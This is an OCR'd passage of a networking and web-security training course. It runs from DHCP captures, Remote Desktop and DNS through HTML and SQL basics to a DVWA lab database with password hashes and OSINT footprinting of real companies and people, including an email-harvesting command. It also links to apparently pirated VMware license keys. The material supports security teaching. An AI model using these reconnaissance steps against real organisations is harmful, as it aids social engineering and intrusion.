DHCP Protocol Offer Message F#: 16/92 Off: 42 (x2A) L: 300 (x12C)


Microsoft Network Monitor - [Capture: 1 (Detail)]
File Edit Display Tools Options Window Help
F... Ti... Src ... Dst ... Pr... Description Src Ot... Dst Ot... Ty
15 11... 000C... *BRO... DHCP Discover (xid=77... 0.0.0.0 255.25... IP
16 11... LOCAL *BRO... DHCP Offer (xid=77... SYSTEM-7 255.25... IP
17 11... 000C... *BRO... DHCP Request (xid=77... 0.0.0.0 255.25... IP
IP: Total Length = 340 (0x154)
IP: Identification = 57 (0x39)
IP: Fragmentation Summary = 0 (0x0)
IP: Time to Live = 128 (0x80)
IP: Protocol = UDP - User Datagram
IP: Checksum = 14689 (0x3961)
IP: Source Address = 0.0.0.0
IP: Destination Address = 255.255.255.255
UDP: Src Port: Bootstrap Protocol Client (68); Dst Port: Bootstrap Protocol Server (67);
00000000 FF FF FF FF FF FF 00 0C 29 BB DE 69 08 00 45 00
00000010 01 54 00 39 00 00 80 11 39 61 00 00 00 00 FF FF
00000020 FF FF 00 44 00 43 01 40 2A C9 01 01 06 00 53 1D
DHCP Protocol Request Message
F#: 17/92
Off: 42 (x2A)
L: 312 (x138)



Microsoft Network Monitor - [Capture: 1 (Detail)]
File Edit Display Tools Options Window Help
F... Ti... Src ... Dst ... Pr... Description Src Ot... Dst Ot... Ty
16 11... LOCAL *BRO... DHCP Offer (xid=77... SYSTEM-7 255.25... IP
17 11... 000C... *BRO... DHCP Request (xid=77... 0.0.0.0 255.25... IP
18 11... LOCAL *BRO... DHCP ACK (xid=77... SYSTEM-7 255.25... IP
IP: Total Length = 328 (0x148)
IP: Identification = 343 (0x157)
IP: Fragmentation Summary = 0 (0x0)
IP: Time to Live = 128 (0x80)
IP: Protocol = UDP - User Datagram
IP: Checksum = 11854 (0x2E4E)
IP: Source Address = 10.0.0.1
IP: Destination Address = 255.255.255.255
UDP: Src Port: Bootstrap Protocol Server (67); Dst Port: Bootstrap Protocol Client (68);
00000000 FF FF FF FF FF FF 00 0C 29 E2 14 E5 08 00 45 00
00000010 01 48 01 57 00 00 80 11 2E 4E 0A 00 00 01 FF FF
00000020 FF FF 00 43 00 44 01 34 55 D8 02 01 06 00 53 1D
DHCP Protocol ACK Message
F#: 18/92
Off: 42 (x2A)
L: 300 (x12C)




REMOTE DESKTOP CONNECTION

Enable Remote Desktop for Administration
By default, Remote Desktop for Administration is disabled. To enable it, follow these steps:

1. Click **Start**, click **Control Panel**, and then click **System**.
2. Click the **Remote** tab, click to select the **Allow users to connect remotely to your computer** check box, and then click **OK**.
3. **Assign Password** for the system.
4. **Open Remote Desktop Connection** and enter the IP Address of the Machine need to access.



System Properties
General
Computer Name
Hardware
Advanced
Automatic Updates
Remote
Select the ways that this computer can be used from another location.
Remote Assistance
Turn on Remote Assistance and allow invitations to be sent from this computer
Learn more about Remote Assistance.
Advanced...
Remote Desktop
on this computer
Important: To allow users to connect remotely to this computer, click Select Remote Users.
Full computer name:
Learn more about Remote Desktop.
Select Remote Users...
OK
Cancel
Apply


Remote Desktop Connection
Remote Desktop
Connection
Computer:
192.168.
Connect
Cancel
Help
Options >>

DNS (DOMAIN NAME SYSTEM)


Domain Name System (DNS) is the default name resolution service used in a Microsoft Windows Server 2003 network.

DNS Domain Name Hierarchy



Name Type	Description	Example
Root domain	This is the top of the tree, representing an unnamed level; it is sometimes shown as two empty quotation marks (""), indicating a null value. When used in a DNS domain name, it is stated by a trailing period (.) to designate that the name is located at the root or highest level of the domain hierarchy. In this instance, the DNS domain name is considered to be complete and points to an exact location in the tree of names. Names stated this way are called fully qualified domain names (FQDNs).	A single period (.) or a period used at the end of a name, such as "example.microsoft.com."
Top level domain	A name used to indicate a country/region or the type of organization using a name.	".com", which indicates a name registered to a business for commercial use on the Internet.
Second level domain	Variable-length names registered to an individual or organization for use on the Internet. These names are always based upon an appropriate top-level domain, depending on the type of organization or geographic location where a name is used.	"microsoft.com. ", which is the second-level domain name registered to Microsoft by the Internet DNS domain name registrar.
Subdomain	Additional names that an organization can create that are derived from the registered second-level domain name. These include names added to grow the DNS tree of names in an organization and divide it into departments or geographic locations.	"example.microsoft.com. ", which is a fictitious subdomain assigned by Microsoft for use in documentation example names.
Host or resource name	Names that represent a leaf in the DNS tree of names and identify a specific resource. Typically, the leftmost label of a DNS domain name identifies a specific computer on the network. For example, if a name at this level is used in a host (A) RR, it is used to look up the IP address of computer based on its host name.	"host-a.example.microsoft.com.", where the first label ("host-a") is the DNS host name for a specific computer on the network.

The domain name space consists of a tree of domain names. Each node or leaf in the tree has zero or more *resource records*, which hold information associated with the domain name. The tree sub-divides into *zones* beginning at the root zone. A DNS zone may consist of only one domain or may consist of many domains and sub-domains, depending on the administrative authority delegated to the manager.



The hierarchical Domain Name System, organized into zones, each served by a name server

Administrative responsibility for any zone may be divided by creating additional zones. Authority is said to be *delegated* for a portion of the old space, usually in the form of sub-domains, to another nameserver and administrative entity. The old zone ceases to be authoritative for the new zone.

Domain name syntax

- The right-most label conveys the top-level domain; for example, the domain name www.example.com belongs to the top-level domain com.
- The hierarchy of domains descends from right to left; each label to the left specifies a subdivision or subdomain of the domain to the right. For example, the label example specifies a subdomain of the com domain, and www is a subdomain of example.com. This tree of subdivisions may have up to 127 levels.
- Each label may contain up to 63 characters. The full domain name may not exceed a total length of 253 characters in its external dotted-label specification. In the internal binary representation of the DNS the maximum length requires 255 octets of storage In practice, some domain registries may have shorter limits.
- DNS names may technically consist of any character representable in an octet. However, the allowed formulation of domain names in the DNS root zone, and most other subdomains use a preferred format and character set. The characters allowed in a label are a subset of the ASCII character set and includes the characters a through z, A through Z, digits 0 through 9, and the hyphen. This rule is known as the LDH rule (letters, digits, hyphen). Domain names are interpreted in a case-independent manner. Labels may not start or end with a hyphen.
- A hostname is a domain name that has at least one IP address associated. For example, the domain names www.example.com and example.com are also hostnames, whereas the com domain is not.

Authoritative name server

An *authoritative* name server is a name server that gives answers that have been configured by an original source, for example, the domain administrator or by dynamic DNS methods, in contrast to answers that were obtained via a regular DNS query to another name server. An authoritative-only name server only returns answers to queries about domain names that have been specifically configured by the administrator.

An authoritative name server can either be a *master* server or a *slave* server. A master server is a server that stores the original (*master*) copies of all zone records. A slave server uses an automatic updating mechanism of the DNS protocol in communication with its master to maintain an identical copy of the master records.

A set of authoritative name servers has to be assigned to every DNS zone. NS record about addresses of that set must be stored in parent zone and servers themselves (as self-reference).

When domain names are registered with a domain name registrar, their installation at the domain registry of a top level domain requires the assignment of a *primary* name server and at least one *secondary* name server. The requirement of multiple name servers aims to make the domain still functional even if one name server becomes inaccessible or inoperable. The designation of a primary name server is solely determined by the priority given to the domain name registrar. For this purpose, generally only the fully qualified domain name of the name server is required, unless the servers are contained in the registered domain, in which case the corresponding IP address is needed as well.


Primary name servers are often master name servers, while secondary name server may be implemented as slave servers.

An authoritative server indicates its status of supplying definitive answers, deemed *authoritative*, by setting a software flag (a protocol structure bit) and called the *Authoritative Answer* (*AA*) bit in its responses. This flag is usually reproduced prominently in the output of DNS administration query tools to

indicate *that the responding name server is an authority for the domain name in question.*

Address resolution mechanism

Domain name resolvers determine the appropriate domain name servers responsible for the domain name in question by a sequence of queries starting with the right-most (top-level) domain label.



A DNS recursor consults three nameservers to resolve the address www.wikipedia.org.

The process entails:

- A network host is configured with an initial cache (so-called *hints*) of the known addresses of the root name servers. Such a *hint file* is updated periodically by an administrator from a reliable source.
- A query to one of the root servers to find the server authoritative for the top-level domain.
- A query to the obtained TLD server for the address of a DNS server authoritative for the second-level domain.
- Repetition of the previous step to process each domain name label in sequence, until the final step which returns the IP address of the host sought.

Web Application Security

Fundamentals of web application

What is web development?

Web development is reference to web site designing

Web site can develop for internet or intranet there are 2 types of website

1. Static Web site

2. Dynamic Web site

Most common used language

- There are lots of language's can use to develop a website like
- HTML + CSS
- PHP
- ASP / ASPX .NET
- JAVA

What is HTML?

- HTML is a markup language for describing web documents (web pages).
- HTML stands for **H**yper **T**ext **M**arkup **L**anguage
- A markup language is a set of markup tags

- HTML documents are described by HTML tags
- Each HTML tag describes different document content

```
<html>
<head>
<title>Page title</title>
</head>
<body>
<h1>This is a heading</h1>
<p>This is a paragraph.</p>
<p>This is another paragraph.</p>
</body>
</html>
```

The <!DOCTYPE html> declaration defines
this document to be HTML5

The text between <html> and </html> describes an HTML document

The text between <head> and </head> provides information about the document

The text between <title> and </title> provides a title for the document

The text between <body> and </body> describes the visible page content

The text between <h1> and </h1> describes a heading

The text between and describes a paragraph

Sample Program

```
<!DOCTYPE html>
<html>
<head>
<title>Page Title</title>
</head>
<body>

<h1>My First Heading</h1>
<p>My first paragraph.</p>

</body>
</html>
```

Tools

- Xampp - Cross-Platform (X), Apache (A), MySQL (M),
  PHP (P) and Perl (P) or
- Wamp - Windows, Apache, MySQL, PHP
- Notepad++ or Advanced version of notepad
- Adobe Dreamweaver – web development tool similar to notepad++

Domain Name/ website Name

- It's easy to think a domain name and a website are the same. Example : www.google.com
- Where can we register the domain ?
- We have to register to hosting service provider
- Example : GoDaddy.com

Hosting website in local server (XAMPP)

1. Open C:\xampp\htdocs\
2. Create one folder html and copy paste the sample.html
3. Now it will be like this C:\xampp\htdocs\html\sample.html
4. Open xampp
5. Start xampp and mysql
6. Open browser (Mozilla or internet explorer or chrome)
7. Type http://localhost or http://127.0.0.1 if we get the xampp page (its working)
8. Type http://localhost/html/sample.html (To see the sample program)

Remote Hosting

https://www.youtube.com/watch?v=yBhARdnzLmo

SQL Basics

- SQL is a database computer language designed for the retrieval and management of data in a relational database. SQL stands for Structured Query Language.

- SELECT - extracts data from a database
- UPDATE - updates data in a database
- DELETE - deletes data from a database
- INSERT INTO - inserts new data into a database
- CREATE DATABASE - creates a new database
- ALTER DATABASE - modifies a database
- CREATE TABLE - creates a new table
- ALTER TABLE - modifies a table
- DROP TABLE - deletes a table
- CREATE INDEX - creates an index (search key)
- DROP INDEX - deletes an index

```
mysql> show tables;
+----------------+
| Tables_in_dvwa |
+----------------+
| guestbook      |
| users          |
+----------------+
```

```
mysql> select * from users;
+---------+------------+-----------+---------+----------------------------------
+-----------------------------------------------------------+
| user_id | first_name | last_name | user    | password
| avatar                                                    |
+---------+------------+-----------+---------+----------------------------------
+-----------------------------------------------------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99
| http://10.0.1.100/hacking/dvwa/hackable/users/admin.jpg   |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03
| http://10.0.1.100/hacking/dvwa/hackable/users/gordonb.jpg |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b
| http://10.0.1.100/hacking/dvwa/hackable/users/1337.jpg    |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7
| http://10.0.1.100/hacking/dvwa/hackable/users/pablo.jpg   |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99
| http://10.0.1.100/hacking/dvwa/hackable/users/smithy.jpg  |
+---------+------------+-----------+---------+----------------------------------
+-----------------------------------------------------------+
```

Web application Security Audit

Introduction to OWASP

The Open Web Application Security Project, an online community, produces freely-available articles, methodologies, documentation, tools, and technologies in the field of web application security


Common Terms


- Vulnerability – weakness
- Exploit – Attacking
- Patch - Closing the weak points
- Back Door – Secrete Entry Point
- Malicious code – piece of code may cause damage
- Assets - a useful or valuable thing
- Firewall- Hardware or software that protects the perimeter.
- Zero Day – Unpatched Vulnerabilities


Lab Set up

- Install VMware / Virtual Box – https://www.virtualbox.org/wiki/Downloads or http://appnee.com/10-vmware-workstation-pro-12-x-universal-license-keys-for-win-lin/
- Install Kali Linux - https://images.offensive-security.com/virtual-images/Kali-Linux-2017.1-vbox-amd64.torrent

- Install Windows XP / Windows 7
- Follow the same steps on the below slide for both kali Linux and windows XP or 7







Kali Linux Commands

root@kali:~# passwd (to change the password)

root@kali:~# service ssh start (to start the SSH service)

root@kali:~# netstat –antp |grep sshd (to check SSH service in running)

root@kali:~# update-rc.d ssh enable (to make SSH works from the boot time)

root@kali:~# etc/ssh/sshd.config (change the permission mode to access the SSH by default SSH connection is not allowed)

root@kali:~# ifconfig eth0 192.168.1.77 netmask 255.255.255.0

root@kali:~# route add default gw 192.168.1.1

Install on windows machine

- Install XAMPP - https://www.apachefriends.org/download.html
- Install DVWA - http://www.dvwa.co.uk/
- Install Mutillidae- https://sourceforge.net/projects/mutillidae/

Passive and Active Information gathering or Foot printing & Reconnaissance

- Collecting information about target network.

Attacker gathers sensitive information available in public using social engineering attacks like systems by network attacks.

Objective

Collect Network Information.

- Domain Name
- Internal Domain Name
- IP address of reachable systems
- Networking protocol
- VPN Points
- Authentication mechanisms
- System enumeration


Collect Organization Information.

- Employee Details
- Organizations' website
- Company directory
- Location details
- Comments in HTML Source code.
- Web server links related to company.


Methods


- Foot printing using search engines
- Foot printing using Advanced Google operators
- Foot printing through social Networking
- Web site foot printing
- Email foot printing
- Whois foot printing
- DNS foot printing
- Network foot printing
- Foot printing through social engineering

Foot printing using search engines



Foot printing using Advanced Google operators





Results for microsoft.com

Found 292 sites

	Site	Site Report	First seen	Netblock	OS
1.	go.microsoft.com		november 2001	akamai technologies	linux
2.	www.microsoft.com		august 1995	akamai international, bv	linux
3.	support.microsoft.com		october 1997	akamai international, bv	linux
4.	download.microsoft.com		august 1999	akamai international, bv	linux
5.	technet.microsoft.com		august 1999	microsoft corporation	windows server 2012
6.	msdn.microsoft.com		september 1998	microsoft corporation	windows server 2012
7.	answers.microsoft.com		august 2009	akamai international, bv	linux
8.	www.catalog.update.microsoft.com		december 2016	microsoft corporation	windows server 2016
9.	windows.microsoft.com		june 1998	akamai international, bv	linux
10.	social.technet.microsoft.com		august 2008	microsoft corporation	windows server 2012
11.	catalog.update.microsoft.com		october 2007	microsoft corporation	windows server 2008
12.	o15.officeredir.microsoft.com		may 2012	microsoft corporation	windows server 2016
13.	office.microsoft.com		november 1998	microsoft corp	unknown
14.	e.microsoft.com		january 2014	microsoft informatica ltda	f5 big-ip
15.	azure.microsoft.com		may 2014	microsoft informatica ltda	windows server 2012
16.	microsoft.com		may 1996	microsoft corporation	windows server 2012
17.	www.update.microsoft.com		may 2007	microsoft corporation	windows server 2012
18.	update.microsoft.com		febuary 2005	microsoft corp	windows server 2012
19.	fullproduct.download.microsoft.com		november 2007	akamai technologies	linux
20.	apps.microsoft.com		may 2012	akamai international, bv	linux

Foot printing through social Networking

influencer

Bill Gates

Co-chair, Bill & Melinda Gates Foundation

Bill & Melinda Gates Foundation • Harvard University

Greater Seattle Area

Follow

Co-chair of the Bill & Melinda Gates Foundation. Microsoft Co-founder. Voracious reader. Avid traveler. Active blogger.

Foot printing – Job Site

Job Description

Send me Jobs like this

About **IBM**
IBM is transforming to lead. Join the next generation of innovators, inventors and entrepreneurs who are changing the very way the world works. Use breakthrough Cognitive computing to help doctors transform patient care, bankers reduce risk, businesses extract critical insights and clinicians diagnose and treat rare pediatric diseases. There is no better place to launch or further your career.

Business Unit Introduction :
IBM Global Technology Services (GTS) helps clients plan, implement and manage an efficient, resilient, flexible IT infrastructure. **IBM** GTS is the partner of choice for infrastructure services be it transformational outsourcing tied to business outcomes or integrated managed services or discrete services.

Who you are :
Should have Knowledge of UNIX/ LINUX Platform and fundamentals . What you ll do :
Proven Knowledge & Experience in AIX.
Should have understanding of trouble shooting & AIX Commands
Should have experience in interfacing of external devices like Storage, Networking and backup devices
Should have experience on the following layered products (in two or more) of the following products is Mandatory. -
HACMP
- HMC/ LPARs
- NIM
- SP/ PSSP/ CSM

How we ll help you grow:
You ll have access to all the technical and management training courses you need to become the expert you want to be
You ll learn directly from expert developers in the field; our team leads love to mentor
You have the opportunity to work in many different areas to figure out what really excites you

Email Footprinting

- Email harvesting is an effective way of finding emails and possibly usernames belonging to an organization.
- In kali linx theharverster tool can search google, bing and other sites for email address using the syntax below
- root@kali:~# theharvester –d website.com –b google >google.txt (to store the results in google.txt file)

Recon

As described by its authors,**Recon-ng** is a full-featured web reconnaissance fr amework written in PythonComplete with independent modules,database inte raction, built in convenience functions, interactive help,
and command completion,

Recon-ng provides a powerful environment in which open source web-based reconnaissance can be conducted quickly and thoroughly.

